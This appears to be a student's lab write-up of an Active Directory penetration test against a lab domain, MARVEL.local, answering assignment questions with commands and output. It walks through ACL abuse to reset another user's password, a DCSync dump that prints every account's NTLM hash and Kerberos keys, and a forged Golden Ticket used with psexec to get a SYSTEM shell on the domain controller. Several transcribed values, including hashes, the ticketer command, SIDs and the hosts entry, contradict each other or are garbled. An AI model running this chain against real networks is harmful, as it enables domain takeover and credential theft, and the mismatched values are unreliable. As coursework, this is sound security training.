As the assessment moved into the fifth stage, the main objective shifted to privilege escalation. Given that current access was limited to the level of a non-privileged user (john), the strategy centred on exploiting potential misconfigurations in Active Directory's Access Control Lists (ACLs). The 'ACL Abuse' technique relies on the fact that, due to administrative oversights, standard accounts may inherit excessive privileges (such as GenericAll or ForceChangePassword) over other critical network objects, thereby allowing them to be compromised.


In order to verify the exact permissions (outbound ACLs) held by the user 'john' over other objects, the appropriate identification command was executed using the PowerView tool. Using the user's unique Security Identifier (SID), which had been identified in the previous query (S-1-5-21-1715203879-2720366066-1195210097-1105), the search was strictly filtered to return only those records relating to that specific account.

The command that was composed and executed in the PowerShell environment was as follows: **Get-ObjectAcl -ResolveGUIDs | ? {\$_.SecurityIdentifier -eq "S-1-5-21-1715203879-2720366066-1195210097-1105"}**. This particular command arose from the urgent need to map outbound permissions, that is, to identify all Active Directory objects over which the already compromised user (john) exercises some form of control. An in-depth analysis of the command's parameters and structure is as follows:

- **Get-ObjectAcl:** This is the core cmdlet of the PowerView tool. It scans the Active Directory database and extracts the Access Control Lists (ACLs) for all objects in the domain.
- **-ResolveGUIDs:** The use of this parameter was crucial. Active Directory stores permissions in the form of cryptographic numbers (GUIDs). This parameter automatically translates the GUIDs into a human-readable format, making the type of access immediately clear (e.g. returning the word 'GenericAll' instead of the corresponding permission code).
- **| (Pipeline):** The PowerShell pipeline mechanism, which takes the huge volume of data (thousands of ACL entries) exported by the first part of the command and dynamically passes it to the next part for processing.
- **? (Where-Object):** This is the PowerShell filtering command, which retains only those results that meet a specific logical criterion.
- **{\$_.SecurityIdentifier -eq "S-1-5-21-1715203879-2720366066-1195210097-1105"}:** This is the script block. The symbol \$_ represents the current ACL entry being examined. The 'SecurityIdentifier' field indicates the entity (Trustee) to which the permission belongs. Using the equality operator (-eq), the command strictly isolates only those entries that correspond to

the unique SID of the user john (ending in -1105), which was successfully retrieved in query 4.

Essentially, the composition of this command enabled the systematic parsing of the entire Active Directory permissions database, focusing solely on the capabilities provided by the account that was already under our control.



```
PS C:\Users\john> Import-Module C:\Users\john\Desktop\Recon\PowerView.ps1
PS C:\Users\john> Get-DomainSID
S-1-5-21-1715203879-2720366066-1195210097
PS C:\Users\john> Convert-NameToSid john
S-1-5-21-1715203879-2720366066-1195210097-1105
PS C:\Users\john> Convert-NameToSid superman
S-1-5-21-1715203879-2720366066-1195210097-1108
PS C:\Users\john> Get-ObjectAcl -ResolveGUIDs | ? {$_.SecurityIdentifier -eq "S-1-5-21-1715203879-2720366066-1195210097-1105"}

AceType           : AccessAllowed
ObjectDN          : CN=trinity,CN=Users,DC=MARVEL,DC=local
ActiveDirectoryRights : GenericAll
OpaqueLength      : 8
ObjectSID         : S-1-5-21-1715203879-2720366066-1195210097-1106
InheritanceFlags  : None
BinaryLength      : 36
IsInherited       : False
IsCallback        : False
PropagationFlags  : None
SecurityIdentifier : S-1-5-21-1715203879-2720366066-1195210097-1105
AccessMask        : 0B3551
AuditFlags        : None
AceFlags          : None
AceQualifier      : AccessAllowed

PS C:\Users\john>
```

A thorough analysis of the results returned by the command yielded decisive findings, which revised the initial assessment (from query 3) regarding the identity of the ‘User X’ account. Upon examining the access control logs, it was observed that for the SecurityIdentifier ending in -1105 (identifying the user under investigation, john), the ActiveDirectoryRights field indicated the highest level of privileges, namely the GenericAll (Full Control).

The most critical element, however, was identified in the ObjectDN (Distinguished Name) field, which specifies the target entity to which these permissions apply. The value of this field (CN=trinity, CN=Users, DC=MARVEL, DC=local) proved beyond doubt that the user ‘john’ has complete control over the ‘trinity’ account. On the basis of this evidence, the **trinity** account is definitively identified as the actual ‘User X’ of the assessment. This finding is entirely consistent with the architectural conditions of the scenario (as confirmed in subsequent stages of the audit), according to which the account in question does not inherently belong to the privileged Domain Admins group, thus differing entirely from the initial target candidate (superman). Knowledge of the GenericAll privilege now paves the way for the direct compromise and takeover of this specific account.

Q6: [Enumeration] Now let's try to understand the output of the previous command. Essentially, it shows that the current user with the specific SID you provided has GenericAll privileges over another user, referred to here as User X — who is associated with a different SID. Having GenericAll privileges means we have the rights to perform several actions on User X, including , and changing his or her password without knowing the old one. This is exactly what we are going to do next. First, we will identify the username of User X, and then change his or her password from the open PowerShell window (search online for 'how to change a user's password from the command line').

Note: to **verify** the GenericAll privileges, simply run the following command:

```
(Get-ACL "AD:$((Get-ADUser -Identity 'USER X').distinguishedname)").access |  
Select IdentityReference, AccessControlType, ActiveDirectoryRights | Where-  
Object {$_.ActiveDirectoryRights -contains "GenericAll"}
```

Replace 'USER X' with the username you found. This command is for verification purposes only; it does not provide any new information.

Note: The literature refers to exploiting such privileges in an AD environment as '**Abusing ACL/ACE**'.


Answer:

Having unequivocally confirmed the existence of the GenericAll right for the john account on the trinity user ('User X'), the sixth stage of the assessment focused on the practical exploitation of this vulnerability. Within the context of Active Directory, the Full Control permission provides the attacker with the crucial ability to completely bypass authentication mechanisms and force a change to the target user's password, without requiring knowledge of the previous (or current) password.

To carry out the attack, the operating system's built-in user management command was exploited. Specifically, within the available PowerShell environment, the command '**net user trinity Hacked123! /domain**' was executed. Through this action, a new, arbitrary password (Hacked123!) was imposed on the 'trinity' account at domain level. The success

of the attack and the password change were immediately confirmed by the corresponding operating system confirmation message ('The command completed successfully').

Subsequently, in order to thoroughly document and programmatically verify the existence of the privileges that made this intervention possible, the required ACL permissions check was carried out. Executing the command **(Get-ACL "AD:\$((Get-ADUser -Identity 'trinity').distinguishedname)").access | Select IdentityReference, AccessControlType, ActiveDirectoryRights | Where-Object {\$_.ActiveDirectoryRights -contains "GenericAll"}** provided a definitive, clear record of the objects that held Full Control over the account, confirming the correctness of the escalation scenario.



```
PS C:\Users\john> net user trinity Hacked123! /domain
The command completed successfully.

PS C:\Users\john> (Get-ACL "AD:$((Get-ADUser -Identity 'trinity').distinguishedname)").access | Select IdentityReference, AccessControlType, ActiveDirectoryRights | Where-Object {$_.ActiveDirectoryRights -contains "GenericAll"}

IdentityReference    AccessControlType ActiveDirectoryRights
-----
NT AUTHORITY\SYSTEM      Allow              GenericAll
MARVEL\john             Allow              GenericAll

PS C:\Users\john>
```

As shown in the screenshot above, the message 'The command completed successfully' confirms that the new password has been successfully enforced. At the same time, the results of the verification command unequivocally confirm that the user 'john' holds the 'GenericAll' privilege on the 'trinity' account. Upon completion of this process, full control of the target account ('User X') has been achieved, securing the necessary access to escalate the attack to the next, more critical levels of the infrastructure.

Q7: [Enumeration] We now have the credentials (username and password) for User X, but we will not use them just yet. User X is not a domain administrator (check the output of ``ldapdomaindump`` or simply run the command ``net user User X`` from PowerShell). However, they do have some interesting privileges. Let's use PowerView again for further enumeration, by running the command (from the cmd window you opened in the previous step):

`Get-ObjectAcl -DistinguishedName "dc=marvel,dc=local" -ResolveGUIDs | ?{($_.ActiveDirectoryRights -match 'GenericAll') -or ($_.ActiveDirectoryRights -match 'ExtendedRight')}`

Note: Ignore any error messages that appear in the output.

Let's try to understand the command above. We are asking the system to list all SIDs that have **GenericAll** or ExtendedRights privileges for the domain. You should identify an SID (ending in **519**) belonging to a user group that holds GenericAll privileges. Which user group is this? Another group (ending in **512**) holds several privileges (but not **GenericAll**), such as CreateChild, Self, WriteProperty, ExtendedRight, GenericRead, WriteDacl and WriteOwner. Which user group is this?

Answer:

Despite the successful compromise of the 'trinity' account ('User X'), this particular user is not inherently a member of the privileged Domain Admins group. However, the attack strategy focused on investigating specific privileges that might provide alternative escalation paths. In this context, the PowerView tool was utilised once again to analyse access control lists (ACLs) at the top-level domain root (dc=marvel,dc=local). The main objective of the investigation was to identify Security Identifiers (SIDs) and groups that hold GenericAll (Full Control) or ExtendedRight (Extended Rights) permissions across the entire infrastructure.

To extract this information, the following specialised command was executed in the PowerShell environment: **Get-ObjectAcl -DistinguishedName "dc=marvel,dc=local" -ResolveGUIDs | ?{(\$_.ActiveDirectoryRights -match 'GenericAll') -or (\$_.ActiveDirectoryRights -match 'ExtendedRight')}**. The analysis of the resulting data set focused on a combination of the SecurityIdentifier and IdentityReference fields, with the aim of identifying two critical management groups based on the predefined suffixes of their SIDs.

Initially, the SID ending in -519 was isolated; this was identified via the IdentityReference field as the built-in 'Enterprise Admins' group, and it was found to hold the GenericAll privilege. Next, the SID ending in -512 was examined, which corresponds to the 'Domain Admins' group. As recorded in the command output, this group, although it does not hold the GenericAll privilege, possesses an extensive set of other critical domain-level permissions, such as creating child objects, modifying properties and writing access control lists () (CreateChild, WriteProperty, WriteDacl). Accurately identifying these privileged groups and mapping their privileges paves the way for carrying out advanced data exfiltration attacks (such as DCSync) in subsequent stages.

When executing the initial Get-ObjectAcl command, it was found that the enormous volume of data returned – due to the large number of ACL entries at the root of Active Directory – exceeded the terminal’s display limits, making it difficult to immediately locate the required entries visually. To overcome this technical limitation and ensure the unambiguous identification of the target groups, a targeted resolution methodology was implemented.

By utilising the domain’s central identifier (Domain SID: S-1-5-21-1715203879-2720366066-

```

Command Prompt - powershell
FreeRDP: 192.168.30.135

AceQualifier      : AccessAllowed
ObjectDN          : DC=MARVEL,DC=local
ActiveDirectoryRights : ExtendedRight
ObjectAceType     : DS-Clone-Domain-Controller
ObjectSID        : S-1-5-21-1715203879-2720366066-1195210097
InheritanceFlags  : None
BinaryLength     : 56
AceType          : AccessAllowedObject
ObjectAceFlags    : ObjectAceTypePresent
IsCallback       : False
PropagationFlags  : None
SecurityIdentifier : S-1-5-21-1715203879-2720366066-1195210097-522
AccessMask       : 256
AuditFlags       : None
IsInherited      : False
AceFlags         : None
InheritedObjectAceType : All
OpaqueLength     : 0

AceQualifier      : AccessAllowed
ObjectDN          : DC=MARVEL,DC=local
ActiveDirectoryRights : ExtendedRight
ObjectAceType     : DS-Replication-Get-Changes-In-Filtered-Set
ObjectSID        : S-1-5-21-1715203879-2720366066-1195210097
InheritanceFlags  : None
BinaryLength     : 56
AceType          : AccessAllowedObject
ObjectAceFlags    : ObjectAceTypePresent
IsCallback       : False
PropagationFlags  : None
SecurityIdentifier : S-1-5-21-1715203879-2720366066-1195210097-1106
AccessMask       : 256
AuditFlags       : None
IsInherited      : False
AceFlags         : None
InheritedObjectAceType : All
OpaqueLength     : 0

AceQualifier      : AccessAllowed
ObjectDN          : DC=MARVEL,DC=local
ActiveDirectoryRights : ExtendedRight
ObjectAceType     : DS-Replication-Get-Changes
ObjectSID        : S-1-5-21-1715203879-2720366066-1195210097
InheritanceFlags  : None

```

1195210097), which had been retrieved during the initial identification phase (query 4), the specific identifiers (RIDs) -519 and -512 were appended. Subsequently, using the PowerView tool, the Convert-SidToName function was executed to directly and programmatically translate the Security Identifiers into the actual names of the system groups.

Specifically, running the command ``Convert-SidToName S-1-5-21-1715203879-2720366066-1195210097-519`` revealed that the group holding the GenericAll absolute right is 'Enterprise Admins'. Similarly, the command ``Convert-SidToName S-1-5-21-1715203879-2720366066-1195210097-512`` identified the group with multiple extended privileges (such as CreateChild and WriteProperty) as 'Domain Admins'. This methodology confirmed the privilege architecture within the network with absolute precision.

```
PS C:\Users\john> Convert-SidToName S-1-5-21-1715203879-2720366066-1195210097-519
MARVEL\Enterprise Admins
PS C:\Users\john> Convert-SidToName S-1-5-21-1715203879-2720366066-1195210097-512
MARVEL\Domain Admins
PS C:\Users\john> _
```

The definitive identification of these Security Identifiers (SIDs) confirmed that they correspond to the two most powerful, default administration groups in an Active Directory environment. The identification of 'Enterprise Admins' (with full GenericAll rights) and 'Domain Admins' (with extensive object management privileges) completes the cycle of internal privilege identification. An in-depth analysis of this privilege architecture now becomes the pivotal point for the remainder of the assessment, as it clearly defines the ultimate objective and lays the groundwork for executing the critical data exfiltration attack.

Q8: [Enumeration] From the previous outputs, you should also identify that our User X has three different ExtendedRights privileges which we can exploit to carry out a well-known attack. Carry out this attack from Metasploit using `auxiliary/gather/windows_secrets_dump` or `impacket/secretsdump`.

Answer:

The plan involved exploiting specific privileges identified in the 'trinity' account ('User X'). As documented, this account possessed three critical Extended Rights (ExtendedRights), including DS-Replication-Get-Changes. In the Active Directory architecture, these rights are normally granted exclusively to domain controllers (DCs) to enable the synchronisation and replication of directory data between them.

The incorrect granting of these privileges to a non-administrative account constitutes an extremely critical design vulnerability, as it allows an attack widely known as DCSync to be carried out. Using this technique, an attacker can mimic the behaviour of a legitimate

Domain Controller and request a full data synchronisation, bypassing the need for direct code execution (RCE) on the server itself.

To carry out the attack, control was returned to the attacker's terminal (Kali Linux) and the specialised 'secretsdump' tool from the Impacket security library was utilised. Using the new credentials for 'trinity' (with the password 'Hacked123!' obtained in question 6), the following command was constructed and executed: **`impacket-secretsdump MARVEL.local/trinity:'Hacked123!'@192.168.30.135**. An analysis of the command's syntax reveals its exact function:

- **impacket-secretsdump**: Calls the Impacket library executable, which is designed to perform various credential extraction techniques. In this specific case, the tool detects the user's privileges and automatically utilises the DRSUAPI (Directory Replication Service Remote Protocol) method to carry out the DCSync attack.
- **MARVEL.local/trinity**: Specifies the full domain name (MARVEL.local) and the user (trinity) through which authentication will take place. The choice of this specific account is crucial, as it possesses the necessary replication rights (ExtendedRights) to 'trick' the server.
- **:'Hacked123!'**: Enters the new, valid password that was set in the previous stage.
- **@192.168.30.135**: Explicitly specifies the IP address of the Domain Controller that is the target of the data replication request.

The execution of the command was a complete success, forcing the server to disclose the encrypted NTLM hashes (and the corresponding AES keys) for all users in the domain. This mass extraction of cryptographic credentials (credentials dumping) confirmed the complete compromise of the directory and provided the necessary information (primarily the krbtgt account key) for the final stage of privilege escalation.

```

kali@kali:~$ impacket-secretsdump MARVEL.local/trinity:'Hacked123!'@192.168.30.135
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4cb55ea6471d29ccbb2ce4cf00271fe3:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4b74e19f2aecf2086eb21d8e027a7948:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
christoforos:1000:aad3b435b51404eeaad3b435b51404ee:ca284c65026f6edf385771fa1a2379ec:::
MARVEL.local\john:1105:aad3b435b51404eeaad3b435b51404ee:650d10e458dc0f52db9b26a5126c90e7:::
MARVEL.local\trinity:1106:aad3b435b51404eeaad3b435b51404ee:ddale66a984215e9f233baf23c316bc6:::
MARVEL.local\jimmy:1107:aad3b435b51404eeaad3b435b51404ee:91f8f7aff90553cadea0710b57bc5758:::
MARVEL.local\superman:1108:aad3b435b51404eeaad3b435b51404ee:5f44f00d3ff12b27f9743ab7af676f3e:::
DC$:1001:aad3b435b51404eeaad3b435b51404ee:0e4c9f7ab89a0ef6f8e21ae92c9e7aa6:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:4cacee62efcb6aada61f14dd63a15d1d5acba5c1d619a9f18ce260deda25d5ac
krbtgt:aes128-cts-hmac-sha1-96:36fc4fbd4ad504ec028771fcfb740af7
krbtgt:des-cbc-md5:c4a1ec9d54c7767f
MARVEL.local\john:aes256-cts-hmac-sha1-96:e784d61673a8f0743ee074887494dcf7cbc56705c31bf842026c392d4ea84dec
MARVEL.local\john:aes128-cts-hmac-sha1-96:d24a6d2bd2015187537e97dcb10e73d9
MARVEL.local\john:des-cbc-md5:6e91452513ef4946
MARVEL.local\trinity:aes256-cts-hmac-sha1-96:4ad19bb4c8db78fffa1b487d9f1b65890dd2ecb36bc5d120dc47ff371a3f51e8
MARVEL.local\trinity:aes128-cts-hmac-sha1-96:daf1810aac04021cddb005d3ad56620e
MARVEL.local\trinity:des-cbc-md5:323b80cb1025ae6e
MARVEL.local\jimmy:aes256-cts-hmac-sha1-96:8c7455efe70f16fcb001efb08c35c4d1f3d705ecf7fb8628037911be73e820c7
MARVEL.local\jimmy:aes128-cts-hmac-sha1-96:f6f5852a77e90d42e9b7e2c3384a1fec
MARVEL.local\jimmy:des-cbc-md5:7fd6f1082ce0756b
MARVEL.local\superman:aes256-cts-hmac-sha1-96:4336d5ef028fb76c312f2b677b11211827082e67e4a5a0bd1cafd87a9cd2d936
MARVEL.local\superman:aes128-cts-hmac-sha1-96:00f81a67f2ccae81ebdf6c5da5d2661
MARVEL.local\superman:des-cbc-md5:ec465b2f6d37df26
DC$:aes256-cts-hmac-sha1-96:06d2b7242e821126ab74b9296eb737cc142b64da61ed95918bc4b7c26b734a20
DC$:aes128-cts-hmac-sha1-96:76a9751db11125c0685d0112182e4303
DC$:des-cbc-md5:40051a0eb070e985
[*] Cleaning up...

```

As reflected in the results of the secretsdump tool, the emulation of the Domain Controller via the DCSync attack led to the successful dumping of all cryptographic credentials directly from the central Active Directory database (the NTDS.dit file).

The most critical finding of this mass extraction is the recovery of the NTLM hash (and the corresponding AES keys) belonging to the krbtgt account (Key Distribution Centre Service Account). This specific, default system account forms the cornerstone of the Kerberos authentication architecture, as it is solely responsible for the encryption and digital signing of all Ticket Granting Tickets (TGTs) within the domain. The successful interception of this hash signifies a complete compromise of the infrastructure, as it provides the attacker with the necessary cryptographic material to subsequently generate forged (Golden Ticket), enabling the unhindered and permanent establishment of administrative privileges (Persistence and Privilege Escalation).

Q9: [Privilege Escalation] Now obtain domain admin privileges on the domain controller by performing another well-known attack in which you have to forge a ticket. Use the impacket library

Answer:


The process culminated in final privilege escalation and the establishment of persistent access to the infrastructure through the execution of a Golden Ticket attack. This advanced technique targets the core of the Active Directory security model, specifically the Kerberos authentication protocol.

In the Kerberos architecture, the krbtgt (Key Distribution Centre Service Account) is the central trust component, as its cryptographic key (NTLM hash or AES keys) is used to encrypt and digitally sign all Ticket Granting Tickets (TGTs). TGTs serve as proof of users' identity within the network. Since the NTLM hash for the account in question was successfully extracted in the previous stage (question 8) directly from the NTDS.dit database via the DCSync attack, it became possible to obtain the 'template' used to generate these tickets. Possession of this material allows the attacker to act as an autonomous KDC (Key Distribution Centre) and to forge arbitrary, valid TGT tickets for any user, completely bypassing the Domain Controller. The attack was methodically carried out in three distinct phases, each accompanied by the corresponding practical documentation:

The Kerberos protocol has an inherent and strict reliance on correct hostname resolution and the use of Service Principal Names (SPNs). Unlike other protocols (such as NTLM), Kerberos does not communicate directly using IP addresses, but requires the normalisation of Fully Qualified Domain Names (FQDNs).

As the attacking system (Kali Linux) was operating in a black-box environment without direct access to the domain's internal DNS server, it was technically impossible to identify the Domain Controller by its name. To resolve this critical limitation, which would have caused immediate authentication failure, the local static mapping file `/etc/hosts` was manually configured using the nano text editor. The entry **192.168.30.135 DC.MARVEL.local MARVEL.LOCAL** was added to the file, ensuring that Kali Linux can resolve the Windows

Server's IP address to the correct FQDN required by Kerberos.



```
Session Actions Edit View Help
GNU nano 8.6
127.0.0.1      localhost
127.0.1.1      kali
::1           localhost ip6-localhost ip6-loopback
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters
192.168.30.135 MARVEL.LOCAL
```

Once network compatibility had been ensured, the process of digitally generating the forged TGT proceeded. For this purpose, the specialised `ticketer.py` tool from the Impacket library was utilised. In order to avoid path errors related to global commands in this specific version of Kali Linux, the best practice of directly invoking the script via its full path in the terminal was followed. The command that was composed and executed was as follows: **`python3 /usr/share/doc/python3-impacket/examples/ticketer.py -nthash 4b7a19f2aecf2086eb21d8e022a2948c -domain-sid S-1-5-21-1715203879-2720366066-1195210097 -domain MARVEL.local Administrator`**. An analysis of the command's parameters highlights its technical precision:

- The `'-nthash'` parameter supplied the tool with the compromised NTLM hash of `krbtgt` (`4b7a19f2aecf2086eb21d8e022a2948c`), which acts as the cryptographic signature key.
- The `'-domain-sid'` parameter provided the fixed value of the domain security identifier (`S-1-5-21-1715203879-2720366066-1195210097`), as retrieved in query 4 via PowerView.
- The `'-domain'` parameter specified the full name of the target domain (`MARVEL.local`).
- The `'Administrator'` entity was defined as the final target. The use of an uppercase first letter is a critical operational requirement in Active Directory, as it ensures that the generated ticket will be correctly interpreted by the system and will incorporate the RID -500, which belongs to the built-in universal administrator (Domain Admin).

The successful completion of the command resulted in the generation of a forged TGT, which was stored locally in the form of a Kerberos cache file (`'Saving ticket in Administrator.ccache'`).

```

kali@kali:~$ python3 /usr/share/doc/python3-impacket/examples/ticket.py --hash 4b7419f2a0cf2888eb21d0e022e7940c --domain-cid 5-1-5-21-1715283879-2720308066-119521
0007 -domain MARVEL.local Administrator
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for MARVEL.local/Administrator
[*] PAC_LOGON_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart
[*] EncASRepPart
[*] Signing/Encrypting Final ticket
[*] PAC_SERVER_CHECKSUM
[*] PAC_PRIVSVR_CHECKSUM
[*] EncTicketPart
[*] EncASRepPart
[*] Saving ticket in Administrator.ccache

kali@kali:~$

```

In the final phase of the attack, the cryptographic token had to be utilised to gain access. Initially, the ticket was loaded into the memory of the terminal's current session via the Linux environment variable, by executing the command **`export KRB5CCNAME=administrator.ccache`** (and verifying the load via **`echo \$KRB5CCNAME`**). This action instructs the Kali Linux Kerberos subsystem to use this specific cache file for any subsequent network interactions. Next, Impacket's psexec.py tool was executed using the following syntax: **python3 /usr/share/doc/python3-impacket/examples/psexec.py MARVEL.local/Administrator@DC.MARVEL.local -k -no-pass**. The command's operation relies on two key parameters:

- The '-k' (Kerberos) parameter instructed the tool to bypass the traditional NTLM authentication mechanism and use the Kerberos protocol.
- The '-no-pass' parameter specified that no password would be used, forcing the tool to search for and retrieve the already loaded ticket from the 'KRB5CCNAME' variable.

During execution, psexec.py interacted with the Domain Controller, which, upon examining the forged TGT, recognised it as fully valid and authorised access. The tool connected to the hidden administrative share ADMIN\$, uploaded a randomly generated executable file (payload) and created a temporary system service (NisX) to execute it. The attack was a complete success, providing an interactive, remote command line with the prompt **C:\Windows\system32>**. This session runs under the highest level of operating system privileges, namely as nt authority\system. Gaining access at this level to the Domain Controller itself (DC.MARVEL.local) seals the complete, universal and irreversible compromise of the Active Directory infrastructure, successfully completing the penetration testing cycle.

```
(kali@kali)-[~]
$ export KRB5CCNAME=administrator.ccache

(kali@kali)-[~]
$ echo $KRB5CCNAME
administrator.ccache

(kali@kali)-[~]
$ python3 /usr/share/doc/python3-impacket/examples/psexec.py MARVEL.local/Administrator@DC.MARVEL.local -k -no-pass
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on DC.MARVEL.local.....
[*] Found writable share ADMIN$
[*] Uploading file lHqFoJc.exe
[*] Opening SVCManager on DC.MARVEL.local.....
[*] Creating service NisX on DC.MARVEL.local.....
[*] Starting service NisX.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Conclusion

The completion of the penetration test in the Active Directory environment demonstrated in practice how a series of seemingly isolated vulnerabilities and oversights can be chained together (attack chaining), leading to the complete collapse of an organisation's security. The most notable finding of this assessment is that the complete compromise of the Domain Controller did not require the exploitation of any sophisticated zero-day vulnerability. Instead, it relied exclusively on critical misconfigurations and inadequate infrastructure management practices. The operational flow of the attack, as outlined in the previous questions, revealed the following methodological sequence:

- **Reconnaissance phase (Nmap):** The target's active IP address (192.168.30.135) was initially identified, and critical Active Directory services (LDAP, Kerberos, Global Catalogue), as well as the deliberately enabled RDP port (3389), which laid the groundwork for subsequent queries.
- **Initial access (AS-REP Roasting and John the Ripper):** By exploiting the disabled Kerberos pre-authentication for the user 'jimmy', the AS-REP hash was extracted. The existence of an extremely predictable password policy allowed the plaintext password (jimmy1234\$) to be instantly decrypted via a mask attack.
- **Internal discovery (LDAPdomaindump):** Using jimmy's valid credentials, the complete Active Directory topology was extracted, revealing the domain's user and group structure.
- **Privilege escalation (ACL Abuse and DCSync):** Using the PowerView tool, john's incorrect GenericAll permission on trinity ('User X') was identified. A forced password change (net user) was carried out, and the account's ExtendedRights were exploited. Spoofing the Domain Controller via the DCSync attack (secretsdump) enabled the comprehensive extraction of the network's hashes from the NTDS.dit file.

- **Golden Ticket:** By intercepting the krbtgt account's cryptographic key, a forged Kerberos TGT (ticketer.py) was generated, which provided permanent administrative control and a remote interactive shell on the Domain Controller via the psexec.py tool.

Upon in-depth analysis of the causes of the domain's security breach, the identified vulnerabilities are categorised into three main areas:

1. **Authentication and password policy weaknesses:** The disabling of pre-authentication (which enabled the AS-REP Roasting attack), combined with the use of predictable, weak passwords, constituted the initial point of entry, demonstrating that the lack of strong complexity rules negates the effectiveness of the underlying security protocols.
2. **Leakage of highly sensitive information:** The storage of sensitive data, such as passwords in plain text, within the description field of Active Directory objects, provided the attacker with the necessary Initial Access via RDP, highlighting serious shortcomings in the training and organisational culture of administrators.
3. **Incorrect management and assignment of permissions (ACL/ACE Abuse):** The excessive granting of full control permissions (GenericAll) to standard users, as well as the failure to restrict extensive replication permissions (DS-Replication-Get-Changes) to non-administrative accounts, constituted the most critical flaw in the infrastructure, enabling the execution of the devastating DCSync attack.

